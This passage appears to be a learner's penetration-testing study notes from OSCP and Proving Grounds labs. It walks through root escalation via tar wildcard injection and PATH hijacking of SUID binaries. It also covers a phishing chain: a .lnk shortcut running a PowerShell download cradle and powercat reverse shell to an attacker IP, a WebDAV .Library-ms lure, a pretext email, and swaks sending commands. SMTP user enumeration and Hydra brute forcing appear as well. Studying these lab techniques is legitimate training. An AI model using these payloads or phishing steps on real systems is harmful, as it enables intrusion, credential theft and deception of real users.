  (ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *
```

This time, it was actually sudo. This can be exploited as explained in the writeup:

- At target machine, create 2 files (make sure you run tar in the same directory)
 - echo "" > '--checkpoint=1'
 - echo "" > '--checkpoint-action=exec=sh payload.sh'
- Then create a payload.sh with below content, you can create on your kali machine and transfer to target machine.
 - echo 'james ALL=(root) NOPASSWD: ALL' > /etc/sudoers
 - Replace "james" with your username
 - chmod +x payload.sh
- Execute the tar
 - sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *

Example3 of Bash gobbling or Linux tar wildcard

As seen in the **PG Play Amaterasu**

Privilege Escalation

After thorough enumeration we identify a script that is running as root located in `/etc/crontab`:

```
[alfredo@amaterasu ~]$ cat /etc/crontab
(... snip ...)

5 * * * * root /usr/local/bin/backup-flask.sh
[alfredo@amaterasu ~]$ cat /usr/local/bin/backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
```

The `*` in the tar command will serve as an entry point for a technique called BASH Gobbling.

We begin by creating a script to copy our key to the root user:

```
[alfredo@amaterasu ~]$ cd restapi
[alfredo@amaterasu restapi]$ echo '#!/bin/bash' >> getroot.sh
[alfredo@amaterasu restapi]$ echo 'cp /home/alfredo/.ssh/authorized_keys /root/.ssh/authorized_keys' >> getroot.sh
[alfredo@amaterasu restapi]$ cat getroot.sh
#!/bin/bash
cp /home/alfredo/.ssh/authorized_keys /root/.ssh/authorized_keys
```

Now we can tamper with the backup process:

```
[alfredo@amaterasu restapi]$ touch ./--checkpoint=1 ./--checkpoint-action=exec=getroot.sh
```

We wait a few minutes for the cronjob to execute before trying to SSH in to the system as the ROOT user:

```
ssh -p 25022 -i id_alfredo root@192.168.56.101
Last login: Wed Apr 27 21:53:59 2022 from 192.168.56.1
[root@amaterasu ~]# cat proof.txt
```

This is known as Bash Gobbling or Linux tar wildcard (globbing). This also teaches us about Bash Scripting. Here is an explanation:

First, they found a cron job using LinPeas

1. Initial Discovery: Vulnerable Cron Job

```
cat /etc/crontab
```

They discover a cron job that runs a script as **root** every 5 minutes:

```
5 * * * * root /usr/local/bin/backup-flask.sh
```

This means every hour at minute 5 (e.g., 12:05, 1:05, etc.), **backup-flask.sh** is run as **root**.

They inspect the script:

```
cat /usr/local/bin/backup-flask.sh
```

The content:

```
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
```

Key Observations:

- The script **uses tar** to compress all files (*) in **/home/alfredo/restapi**.
 - **PATH** is prepended with **/home/alfredo/restapi**, so any command (like **tar**) could be overridden by a file with the same name in that directory.
 - It runs as **root**.
-

2. Vulnerability: Tar Wildcard Exploit (Bash Gobbling)

The **tar** command is known to be vulnerable to a **wildcard injection** attack.

Specifically, if a filename starts with **--checkpoint-action=exec=...**, and **--checkpoint=1** also exists, **tar** will execute the script provided as root.

So, the attacker prepares malicious files with those names to **inject arguments into tar**.

3. Creating a Malicious Bash Script (`getroot.sh`)

They want to **copy their SSH public key into root's authorized_keys file**, so they can SSH in as root.

Commands:

```
cd restapi
echo '#!/bin/bash' >> getroot.sh
echo 'cp /home/alfredo/.ssh/authorized_keys /root/.ssh/authorized_keys' >> getroot.sh
```

This creates `getroot.sh` containing:

```
#!/bin/bash
cp /home/alfredo/.ssh/authorized_keys /root/.ssh/authorized_keys
```

This will **overwrite** the root's `authorized_keys` with theirs, letting them SSH in as root.

4. Setting up the Exploit

Now they craft filenames that abuse `tar`:

```
touch ./--checkpoint=1
touch ./--checkpoint-action=exec=getroot.sh
```

These filenames are **not code** themselves. But when passed to `tar`, they are interpreted as **options**:

- `--checkpoint=1` tells `tar` to trigger an action every 1 record.
- `--checkpoint-action=exec=getroot.sh` tells `tar` to run `getroot.sh` on each checkpoint.

Because these "filenames" are part of the `*` wildcard in the tar command, they get executed as part of the root-run cronjob.

5. Letting the Cronjob Trigger

They wait a few minutes for cron to run `/usr/local/bin/backup-flask.sh` as root.

When it runs:

- It includes `--checkpoint=1` and `--checkpoint-action=exec=getroot.sh` in the `tar *` command.
 - `tar` interprets those as real options, not filenames, and executes `getroot.sh` as root.
-

6. SSH in as Root

Now that the root's `authorized_keys` file has been overwritten with alfredo's public key, the attacker can SSH as root without needing the root password:

```
ssh -p 25022 -i id_alfredo root@192.168.56.101
```

They use the private key corresponding to the public key added earlier.

Once in, they have **root shell access**:

```
[root@amaterasu ~]# cat proof.txt
```

Summary of Flow

1. Found a root cronjob running a script using `tar *`.
2. Crafted malicious filenames (`--checkpoint=1`, `--checkpoint-action=exec=getroot.sh`) that `tar` would interpret as options.
3. Created `getroot.sh` to overwrite root's `authorized_keys`.
4. Waited for cron to run the backup script as root.
5. SSH'd in as root using the now-added public key.

Let me know if you'd like a diagram or want to test this in a lab.

Examples of files ran by cron jobs (to help build intuition for identifying them)

```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
```

- This is from the [Funbox](#) PG Play
 - This script creates a backup archive of the /var/www/html directory and stores it as html.tar in the /home/funny directory.
-

How to add directory to my path on Kali

Permanently:

Let's say I want to move `~/bin` to my PATH

1. `subl ~/.zshrc`
2. Add this line to the end:
 - a. `export PATH="$HOME/bin:$PATH"`
 - b. `$HOME` just means `~`, do this is equivalent to `~/bin`
 - c. Avoid using `~` when specifying path in PATH
3. `source ~/.zshrc`

Temporarily:

If you run the command directly: `export PATH="$HOME/bin:$PATH"`

- It takes effect immediately, but only in your current shell session.
- Once you close that terminal, the change is gone.

PATH environment

Sometimes (often in restricted bash), /bin and /sbin and other stuff is not added to the PATH, so we can't use commands. To fix this, use this command

- `export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`
 - This adds common system binary directories (like sbin, bin) to your current shell's PATH variable.
 -

And look into the "**rbash (restricted bash)**" section for more information about restricted bash

PATH environment variable hijacking

Another example of this is seen in the OSCP B .149

- Here is how to add your own path to the start of the PATH variable
 - `PATH=/home/john:$PATH`

How to tell if a binary/command is hijackable

In the **OSCP-B .149 for priv esc**, we hijacked the command chpasswd because it didn't have a full path. But, then I tried hijacking echo, and it didn't work.

This is because echo and chpasswd are not the same type of command!

Shell builtins (not hijackable)

- echo is shell builtin
- Things like echo, cd, pwd, test, readonly, shift, etc.

- These are built into bash (or whatever shell is running). **The shell executes them directly, bypassing \$PATH.**
- Even if a file exists in /bin with the same name (/bin/echo), the shell uses its builtin unless explicitly told otherwise (/bin/echo or command echo).

External binaries (hijackable if not called with full path)

- chpasswd is an external binary
- Things like ls, cp, passwd, chpasswd, id, cat, etc.
- These live in /bin, /usr/bin, /sbin, /usr/sbin, etc.
- If a script calls them without an absolute path (just chpasswd instead of /usr/sbin/chpasswd), the shell resolves them via \$PATH. This is where hijacking works.

How to check if a command/binary is built-in or external:

- type -a <name> or just type <name>

```
john@oscp:~$ type -a echo
echo is a shell builtin
echo is /home/john/echo
echo is /usr/bin/echo
echo is /bin/echo
...
```

- Echo is shell builtin as seen here, so not hijackable

```
john@oscp:~$ type -a chpasswd
chpasswd is /usr/sbin/chpasswd
chpasswd is /sbin/chpasswd
...
```

- There are no mentions of shell builtin so this is hijakable

Another example with custom script (with SUID bit set) calling chpasswd but without full path

This is from OSCP-B .149 for priv esc

1. Priv Esc (via PATH hijack and SUID)
2. When we look at the RESET_PASSWORD script in our home directory, we see this

- ```

john@oscp:~$ strings RESET_PASSWORD
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
echo kiero:kiero | chpasswd
echo Resetting password for 'kiero' to the default value
:!*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed_8061

```
- 3.
4. From earlier, we know this script changes the password of Kiero
  5. But here, it uses chpasswd without specifying the full path to the binary. Meaning we can inject our own chpasswd binary and specify it first in the PATH variable and run the script
  6. And we check if we have SUID set on RESET\_PASSWORD which means we can run this script as root since it's owned by root
  7. So, go to home directory (/home/john)
    - a. touch chpasswd
    - b. nano chpasswd
    - c. Put this in the file:
    - d. #!/bin/bash
    - e. /usr/bin/chmod u+s /bin/bash
    - f. /usr/bin/echo Done
  8. This sets SUID bit to /bin/bash and echoes "Done"
  9. And then make it executable:
    - a. chmod +x chpasswd
  10. And then change Path
    - a. export PATH=/home/john:\$PATH
    - b. This puts /home/john at the start of PATH
  11. And then we check to see if it recognize our path first:
    - a. which chpasswd
      - i. This outputs /home/john/chpasswd
    - b. And btw, I ran this before without doing chmod +x first and it didn't work. this is because "which" only looks at executable files

12. And then now we just run RESET\_PASSWORD, which runs it as root cuz of SUID
- 13. ./RESET\_PASSWORD**
14. And it should print "done" showing that it worked
15. And then open /bin/bash now that it has SUID
- 16. /bin/bash -p**
17. And we have root!

One example with root cron job calling whoami without full path

In the [Inclusiveness](#) PG Play, we saw a C script (on target machine) that runs the "whoami" command and if it returns "tom," then it will open a shell as root since the SUID of the executable is set

Here is the process:

Upon checking the/home/tom directory, I found an interesting file rootshell.c file and a compile file rootshell that owns SUID permissions.

```

drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Documents
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Downloads
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Music
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Pictures
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Public
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Templates
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Videos
-rw-r--r-- 1 root root 33 Jun 1 13:01 local.txt
-rwsr-xr-x 1 root root 16976 Feb 8 2020 rootshell
-rw-r--r-- 1 tom tom 448 Feb 8 2020 rootshell.c ←
www-data@inclusiveness:/home/tom$ █

```

```

cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

 printf("checking if you are tom... \n");
 FILE* f = popen("whoami", "r");

 char user[80];
 fgets(user, 80, f);

 printf("you are: %s\n", user);
 //printf("your euid is: %i\n", geteuid());

 if (strncmp(user, "tom", 3) == 0) {
 printf("access granted.\n");
 setuid(geteuid());
 execlp("sh", "sh", (char *) 0);
 }
}

```

- `popen("whoami", "r")` runs the whoami command and opens a pipe to read its output.
- `fgets(user, 80, f)` reads the output (e.g., "tom\n") into the user buffer.
- `strncmp(user, "tom", 3)` checks if the output starts with "tom".
- If the user is "tom":
  - `setuid(geteuid())`: sets real UID to effective UID (usually root if SUID-bit is set and the file is owned by root).
  - `execlp("sh", "sh", (char *)0)`: launches a shell (sh) with those privileges.
- If this binary is owned by root and has the SUID bit set, then any code inside it (after calling `setuid(geteuid())`) executes with root privileges, since SUID allows you to run files with the permissions of the owner of the file.

### The critical issue is here:

- `popen("whoami", "r");`

It does not use the full path (/usr/bin/whoami). It just calls whoami, which means it relies on the system's PATH to find the executable.

And importantly, if you check with `type -a whoami`, you see no mentions of shell built-in, meaning that it depends on PATH to find binary. If it said "shell builtin" then that means it doesn't depend on PATH and is not hijackable

So if an attacker can control the PATH, they can trick the program into running a malicious version of whoami.

### Step 1: Create a fake whoami

- `echo 'echo tom' > /tmp/whoami`
- `chmod +x /tmp/whoami`

Now /tmp/whoami is an executable that simply prints "tom", tricking the program into thinking you're user tom.

### Step 2: Prepend /tmp to PATH

- `export PATH=/tmp:$PATH`

This means when the program calls whoami, it looks in /tmp first and runs your script instead of the real /usr/bin/whoami.

### Step 3: Execute the vulnerable binary

- `./rootshell`

If rootshell has the SUID bit set and is owned by root, you'll now get a root shell, because:

- Your fake whoami prints "tom"
- The check passes
- `setuid(geteuid())` gives you root privileges
- `execvp("sh", "sh", ...)` spawns a shell with those privileges

---

## How to check environment variables

### env

- Used in [Fired](#) PG Practice to find creds

# Phishing

## Practical Example:

Phishing examples can be found in the "**27.3.2. Phishing for Access**" section of OSCP

- I followed these instructions step by step for the Relia Challenge lab

## Learning the tools along with a practical example:

Important tools for phishing (webdav, .lnk, .Library-ms) are all taught in **OSCP 11.3.1.**

## Obtaining Code Execution via Windows Library Files

## Theory:

And then the theory of phishing can be found in the **Module 14 Phishing Basics of OSCP**


## Phishing Attack Example

This was seen in the **Relia Challenge lab**. Phishing was done using the **192.168.xxx.249** machine and the target of the phishing attack was **192.168.xxx.189** since they had were the only ones with a bunch of mail services open on their ports.

And we knew we could do phishing since on the .249 machine found credentials for a mailing user (**maildmz@relia.com**) and it told us to email **jim@relia.com**, so it was clear this was a phishing attack

1. `mkdir /home/kali/webdav`
  - a. Make sure you don't already have one. If you do, delete it
2. `wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/`
  - a. We can confirm it's working by going to `http://127.0.0.1` and we should see files inside of `/home/kali/webdav` if it has any
3. `xfreerdp3 /v:192.168.158.249 /u:hacker /p:'Password123!' /cert:ignore /dynamic-resolution +clipboard`
  - a. Log in via RDP so you can create shortcut file that will send back reverse shell when clicked by the person we are phishing

4. Create a malicious short cut. **This shortcut (when pressed by victim) will send a reverse shell back to us. This is in the format .lnk**
- Right click on the desktop in RDP
  - Click new
  - Click shortcut
  - On the file path, paste this:
    - `powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.232:8000/pow ercat.ps1'); powercat -c 192.168.45.232 -p 4444 -e powershell"`
  - Save it using any name, like "test"



- Then via a terminal, get it into our kali and specifically into our webdav directory
    - Use `impacket-smbserver`
    - Make sure to put this file (and all the other files) inside of `/home/kali/webdav`
5. Here is how to make a .lnk file using powershell if you don't have access to RDP
- `$WshShell = New-Object -COMObject WScript.Shell`
    - Initialize object
  - `$Shortcut = $WshShell.CreateShortcut("C:\Users\offsec\test2.lnk")`
    - This tells it where to put the shortcut
    - We called it test2.lnk
  - `$Shortcut.TargetPath = "powershell.exe"`
    - Tells it to run powershell
  - `$Shortcut.Arguments = "-c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.232:8000/powercat.ps1'); powercat -c 192.168.45.232 -p 4444 -e powershell"`
    - This is the argument that will be passed into powershell.exe to be run
  - `$Shortcut.Save()`

- i. This saves the shortcut and it will appear where you put it now
- f. Now export it using impacket-smbserver
  - i. `copy test2.lnk \\192.168.45.232\share\`
- 6. Inside of webdav directory, create a malicious file **config.Library-ms INSIDE of webdav directory. Make sure to replace http://192.168.45.232 with your own IP.**
  - a. The **config.Library-ms** file is a Windows Library file that tricks the victim into connecting to the remote WebDAV share hosted by the attacker (you). **When opened, this file loads content from your Kali box over HTTP**, allowing you to bypass email filters and attachments restrictions by making **the victim pull additional malicious files (like the reverse shell .lnk shortcut) from your WebDAV share** without directly attaching them in the email.
  - b. **TLDR:** Basically, when they click on this file, a file explorer page will pop up, and they will connect to our WebDAV server we are hosting on port 80, which has the malicious shortcut that sends reverse shell

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.45.232:80</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

7. **IMPORTANT**, if you don't host the webdav server on port 80, then change the port on the config.Library-ms file. If you do have it on port 80, then just delete the port 80 on the file. I haven't tested it out if it works with the port 80 on there.
8. Make sure to put this file (and all the other files) inside of **/home/kali/webdav**

9. Then also create body for the email inside of file called **body.txt inside of webdav directory**.

Hey!

I checked WEBSRV1 and discovered that the previously used staging script still exists in the Git logs. I'll remove it for security reasons.

On an unrelated note, please install the new security features on your workstation. For this, download the attached file, double-click on it, and execute the configuration shortcut within. Thanks!

John

10. Make sure body.txt, the shortcut, and config.Library-ms are all inside of **/home/kali/webdav**
11. Host the powercat.ps1 file on port 8000
  - a. `python3 -m http.server 8000`
12. Start listener for rev shell
  - a. `rlwrap nc -nvlp 4444`
13. Run swaks, which sends the mail
  - a. `sudo swaks -t jim@relia.com --from maildmz@relia.com --attach @config.Library-ms --server 192.168.158.189 --body @body.txt --header "Subject: test" --suppress-data -ap`
    - i. **-t** : this is the receiver of mail
    - ii. **--from** : this is who is sending the mail
    - iii. **192.168.158.189** is the machine with the all the mailing ports. It's the target machine of the attack
    - iv. **--suppress-data** to summarize information regarding the SMTP transactions
    - v. **-ap** to enable password authentication.
  - b. It will ask for username and password. This is used for **logging into SMTP**.
    - i. **Username: maildmz**
    - ii. **Password: DPuBT9tGCBTb**
    - iii. These creds must be allowed to **send mail via the target SMTP server**.
  - c. Output should look something like:

```

kali㉿kali:~/beyond$ sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from
john@beyond.com --attach @config.Library-ms --server 192.168.50.242 --body @body.txt --
header "Subject: Staging Script" --suppress-data -ap
Username: john
Password: dqstTwTpZPn#nL
== Trying 192.168.50.242:25...
== Connected to 192.168.50.242.
<- 220 MAILSRV1 ESMTP
-> EHLO kali
<- 250-MAILSRV1
<- 250-SIZE 20480000
<- 250-AUTH LOGIN
<- 250 HELP
-> AUTH LOGIN
<- 334 VXNlcmt5hbWU6
-> am9objg==
<- 334 UGFzc3dvcmQ6
-> ZHFzVHdUcFpQbiNuTA==
<- 235 authenticated.
-> MAIL FROM:<john@beyond.com>
<- 250 OK
-> RCPT TO:<marcus@beyond.com>
<- 250 OK
-> DATA
<- 354 OK, send.
-> 36 lines sent
<- 250 Queued (1.088 seconds)
-> QUIT
<- 221 goodbye
== Connection closed with remote host.

```

*Listing 38 - Sending emails with the Windows Library file as attachment to marcus and daniela*

- i.
- d. Plus you should look at your powercat listener and see if the target machine tried download it
14. And then wait for like 30 seconds on listener!

Prerequisites for this phishing attack

### **Ports Required (Essential)**

You sent the phishing email using the tool swaks, which requires access to an SMTP server that accepts authentication and allows you to send as the compromised user (maildmz@relia.com).

If AUTH LOGIN isn't there you can still do the attack as long as the server accepts mail without authentication which many do for inbound mail to their domain

Since you didn't specify port in Swaks, it likely defaulted to port 25 which had AUTH LOGIN so that meant you can login using username and password

And someone from offsec discord also said that it's required the target mailing machine needed to be MX (Mail Exchange) for the target domain.

To check who is the MX for your domain:

- dig MX relia.com +short
  - Replace **relia.com** with your domain
- Example Output:
  - 10 mail1.relia.com.
  - 20 mail2.relia.com.
    - The numbers are priority values (lower is higher priority). These are the servers other mail servers use to deliver mail to @relia.com.

You can also check MX for domain using nslookup:

- nslookup
- > set type=mx
- > relia.com

From the Nmap scan:

- **Port 25 (SMTP)** – Standard, but often restricted or unauthenticated.
  - You authenticated via **AUTH LOGIN**, and the port was open with that capability.
- **Port 587 (SMTP with STARTTLS)** – Most important here, as this is typically used for authenticated and encrypted email sending. Your swaks command likely used this.
  - You authenticated via **AUTH LOGIN**, and the port was open with that capability.

Therefore, for sending the phishing mail, port 587 was the critical one.

```
Nmap scan report for 192.168.216.189
Host is up (0.038s latency).
Not shown: 992 closed tcp ports (reset)
PORT STATE SERVICE VERSION
25/tcp open smtp hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp open pop3 hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
143/tcp open imap hMailServer imapd
|_imap-capabilities: completed IMAP4 OK IDLE NAMESPACE CAPABILITY ACL IMAP4rev1 RIGHTS=txkA0001 SORT QUOTA CHILDREN
445/tcp open microsoft-ds?
587/tcp open smtp hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- You can see **AUTH LOGIN** in the banner of nmap scan for BOTH 25 and 587

- Means that the mail server (SMTP) **supports authentication using username and password!**

### **Other Open Ports (Not Essential for the Phishing Itself but Contextually Useful)**

- **110 (POP3) and 143 (IMAP)** – Used to receive mail. Not needed for your attack unless you wanted to check if the target received/opened the mail (e.g., on a box you own).
- **445/139 (SMB)** – Could be useful if you wanted to do payload delivery via SMB shares.
- **5985 (WinRM)** – Could allow post-exploitation RCE if you get creds.
- **135 (MSRPC)** – Background Windows service, not directly useful in this case.

### **Non-Port Prerequisites:**

Here's a checklist of other prerequisites that must be satisfied for this type of attack to work:

- 1. Valid SMTP credentials**
  - a. You need a working email/password pair ([maildmz@relia.com](mailto:maildmz@relia.com) : DPuBT9tGCBtR).
  - b. These creds must be allowed to send mail via the target SMTP server.
- 2. SMTP server that allows authentication**
  - a. It must support AUTH LOGIN, which your target did (as shown by smtp-commands in Nmap).
- 3. Target email address you want to phish**
  - a. In your case: [jim@relia.com](mailto:jim@relia.com).
- 4. Payload delivery infrastructure**
  - a. WebDAV server to host the .Library-ms file (served over HTTP, usually port 80).
  - b. HTTP server to host powercat.ps1 (also port 8000 in your case).
  - c. These should be accessible to the victim.
- 5. Malicious shortcut or file that can execute your payload**
  - a. You created a .Library-ms file and a PowerShell reverse shell shortcut.
- 6. Social engineering component**
  - a. Convincing message body, realistic sender (maildmz), and proper formatting.
- 7. No outbound firewall restrictions on victim**
  - a. Victim machine must be able to reach your Kali box on:
    - i. Port 8000 (to download powercat.ps1)
    - ii. Port 4444 (for reverse shell connection)

### **Bonus: How to Know if You Can Repeat This Attack**

To know if you can pull this off on another box:

- **Scan for port 587** open with AUTH LOGIN in banner.
- Check if you've recovered any valid SMTP creds from the environment.
- Ensure the victim can access your attacker infrastructure ([http://<your\\_ip>:8000](http://<your_ip>:8000), WebDAV, etc.).

- Victim must be likely to click or open the payload (requires GUI access like RDP, phishing email access, etc.).

Summary of Required Ports for This Attack to Work		
Purpose	Port	Role in Attack
Sending email	587	Essential for authenticated SMTP
Hosting WebDAV	80	Required for <code>.Library-ms</code> delivery
Hosting PowerShell	8000	Needed for <code>powercat.ps1</code> download
Receiving rev shell	4444	Listener port (your attacker's side)

Webadv explained

**WebDAV** (Web Distributed Authoring and Versioning) is an extension of HTTP that allows users to **read, write, and manage files** on a remote web server — almost like a remote filesystem over HTTP. It's commonly used for things like file shares, document management systems, or in your case, **hosting files that a victim can download or access via a phishing lure**.

## How WebDAV Works

At a high level:

### 1. Server Side:

- A WebDAV server is just a web server with special support for WebDAV methods like `PROPFIND`, `MKCOL`, `PUT`, `DELETE`, etc.
- You can serve files and directories, let users upload files, and even mount the share as a network drive (on Windows).

### 2. Client Side:

- Users access the WebDAV share via:
  - Web browsers (read-only)
  - File Explorer on Windows (as a network drive)
  - RDP sessions (clicking `.Library-ms` files)
  - WebDAV clients like `cadaver`, `davfs2`, or mapped drives

## Key Benefits of WebDAV for Phishing

- No need for a full web server setup like Apache or Nginx
- Easy to serve arbitrary files (shortcuts, scripts, documents)
- Works well with Windows native features (like `.Library-ms` or `.lnk`)
- Supports file upload (you could exfiltrate if needed)

## Summary

WebDAV is like "HTTP for files" — it lets you share a directory over the web that the victim can browse, open, or interact with as if it were local.

You used it to host a file that, when clicked, triggered a **reverse shell** — making it a perfect dropzone for **phishing payloads disguised as legitimate files**.

## Another phishing example (with malicious ODS file containing a macro for a reverse shell)

This was seen in the Hepet PG practice. There were 2 writeups I read, and they did it differently.

1. [This](#) writeup:
  - a. Used [this](#) tool to create malicious ODS containing a macro for a reverse shell
    - i. `python3 mmg-ods.py windows 192.168.45.159 1337`
  - b. Set up python host
  - c. And then used **swkas** to send mail
    - i. `sudo swaks -t mailadmin@localhost --from jonas@localhost --attach @file.ods --server 192.168.134.149 --body "Please check this spreadsheet" --header "Subject: Please check this spreadsheet"`
2. [This \(original\)](#) writeup:
  - a. Used the LibreOffice GUI app in order to create ODS file with macro
  - b. And then used a tool called "**sendemail**" to send it
  - c. They didn't show the steps as clearly

## Another phishing example (sending email with keywords and putting our http://<IP> in email)

```

[(kali㉿kali)-[~/Downloads]]$ nc 192.168.229.137 110
+OK Dovecot (Ubuntu) ready.
user
+OK
user sales
+OK
pass sales
+OK Logged in.
stat
+OK 1 683
list
+OK 1 messages:
1 683
.
retr 1
+OK 683 octets
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfix (Postfix, from userid 997)
 id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
 by postfix (Postfix) with SMTP id 7712145434
 for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the ERP system.

Regards,
IT
.

quit
+OK Logging out.

```

- Here the creds were **sales:sales**
- Here, you can see we only have 1 message and it had a size of 683
- **They crafted mail using SMTP but they made it scratch within SMTP without using tools like swaks or sendmail**
- Form this, they saw [it@postfish.off](mailto:it@postfish.off) was the one sending the email, and SMTP required no authentication, so they could send an email as [it@postfish.off](mailto:it@postfish.off). And so they did and inside the email they used key words like "Password", "Reset" and "Link" and put the URL of our own computer in the email to "change the password." This is because the email we got legit says that IT team will be sending links to reset password
  - We then set up a listener on our IP for port 80 and when they clicked on the link, we got a POST request sent to our netcat listener which includes the password
- From [Postfish PG Practice](#)

# SMTP

Seen on Port **25 465 or 587**

Often interacted with through Telnet for enumeration, or when you are doing Phishing attacks using Swaks

The [Hepet](#) PG Practice does some good enumeration for SMTP since it was a phishing attack:

- `smtp-user-enum -M VRFY -U users.txt -t 192.168.134.140`
- They then used the creds they found here to enumerate IMAP

[Postfish](#) PG Practice also has good smtp user enumeration and reading emails and sending phishing email using SMTP. They logged into POP3.

**Test for valid SMTP usernames:**

- From [Postfish](#) PG Practice
- I recommend using `username.py` to create a very versatile username list given your usernames as shown in the Postfish writeup
  - Like from Brian Moore, it creates: brian.moore, bmoore, etc.
  - Example usage:
    - `python2 username.py -n 'brian moore' >> smtp_usernames.txt`
    - `python2 username.py -n 'sarah lorem' >> smtp_usernames.txt`
    - `python2 username.py -n 'claire madison' >> smtp_usernames.txt`
    - `python2 username.py -n 'mike ross' >> smtp_usernames.txt`
- `smtp-user-enum -M VRFY -D postfish.off -U smtp_usernames.txt -t 192.168.58.137`
  - `smtp-user-enum` → Pentestmonkey's tool for enumerating SMTP users. It sends crafted SMTP commands (VRFY, EXPN, RCPT TO, etc.) to test for valid accounts.
  - `-M VRFY` → sets the mode to use the VRFY SMTP command.
    - `VRFY <user>` asks the server “does this user exist?”
    - If the server responds positively, you know the user/mailbox exists.
  - `-D postfish.off` → sets the target domain name for building addresses.
    - Example: if the tool is testing user brian.moore, it queries VRFY `brian.moore@postfish.off`.
  - `-U smtp_usernames.txt` → the file containing candidate usernames (one per line).
    - You built this file using `username.py` for names like brian moore, sarah lorem, etc.
    - That script generates username variations like brian.moore, bmoore, etc.

- **-t 192.168.58.137** → target mail server IP address

### Bruteforce SMTP using Hydra:

- **hydra -L users.txt -P pass.txt smtp://target**

### From OSCP 6.4.5. SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The [Simple Mail Transport Protocol](#) (SMTP) supports several interesting commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider the following example:

```
kali㉿kali:~$ nc -nv 192.168.50.8 25
(UNKNOWN) [192.168.50.8] 25 (smtp) open
220 mail ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient
table
^C
```

*Listing 54 - Using nc to validate SMTP users*

- **nc -nv 192.168.50.8 25**
